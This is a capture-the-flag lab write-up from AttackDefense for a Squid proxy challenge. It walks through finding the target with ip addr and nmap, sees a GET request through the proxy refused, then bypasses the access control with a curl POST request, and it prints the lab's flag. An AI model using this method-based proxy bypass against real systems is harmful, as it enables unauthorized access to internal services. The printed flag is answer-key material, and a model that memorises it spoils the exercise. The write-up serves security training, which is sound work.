ATTACK DEFENSE

by PentesterAcademy

Name	Squid: Request Based Restriction
URL	https://www.attackdefense.com/challengedetails?cid=226
Type	Infrastructure Attacks : Squid Proxy


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: You have to figure out a way to access the web portal and retrieve the flag!

Solution:

Step 1: Find ip address of the target machine

Command: ip addr




```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
6025: eth0@if6026: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:0c brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.12/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
6028: eth1@if6029: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:04:2b:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.4.43.2/24 brd 192.4.43.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~# 
```

The target server is at 192.4.43.3

Step 2: Perform nmap scan to identify the running services and open ports


Command: nmap 192.4.43.3




```
root@attackdefense:~# nmap 192.4.43.3
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-08 11:45 UTC
Nmap scan report for azarjhcyk5xeoj5aa0rk5u92m.temp-network_a-4-43 (192.4.43.3)
Host is up (0.000013s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
3128/tcp open  squid-http
MAC Address: 02:42:C0:04:2B:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
root@attackdefense:~#
```

Step 3: Accessing web server through proxy using curl

Command: curl -x 192.4.43.3:3128 127.0.0.1:80



```
root@attackdefense:~# curl -x 192.4.43.3:3128 127.0.0.1:80
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html><head>
<meta type="copyright" content="Copyright (C) 1996-2015 The Squid Software Foundation and contributors">
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>ERROR: Cache Access Denied</title>
<style type="text/css"><!--
```




```
<blockquote id="error">
<p><b>Cache Access Denied.</b></p>
</blockquote>

<p>Sorry, you are not currently allowed to request http://127.0.0.1/ from this cache until you have authenticated yourself.</p>

<p>Please contact the <a href="mailto:webmaster?subject=CacheErrorInfo%20-%20ERR_CACHE_ACCESS_DENIED&amp;body=CacheHost%3A%20victim-1%0D%0AErrP
age%3A%20ERR_CACHE_ACCESS_DENIED%0D%0AErr%3A%20%5Bnone%5D%0D%0ATimeStamp%3A%20Thu,%2008%20Nov%202018%2011%3A46%3A30%20GMT%0D%0A%0D%0AClientIP%3
A%20192.4.43.2%0D%0A%0D%0AHTTP%20Request%3A%0D%0AGET%20%2F%20HTTP%2F1.1%0AUser-Agent%3A%20curl%2F7.61.0%0D%0AAccept%3A%20*%2F*%0D%0AProxy-Conne
ction%3A%20Keep-Alive%0D%0AHost%3A%20127.0.0.1%0D%0A%0D%0A%0D%0A">cache administrator</a> if you have difficulties authenticating yourself.</p>

<br>
</div>
```

Squid proxy is not allowing the request.

Step 4: Since the proxy accepts request with specific request method. Send a POST request with the curl command.

Command: curl -X POST -x 192.4.43.3:3128 127.0.0.1:80



```
root@attackdefense:~# curl -X POST -x 192.4.43.3:3128 127.0.0.1:80
Congragulations you've successfully completed the challenge, here is your flag: 55733A81598115BDE792607A8EB09E0B
root@attackdefense:~#
```

Flag: 55733A81598115BDE792607A8EB09E0B

References:

1. Squid Proxy (http://www.squid-cache.org/)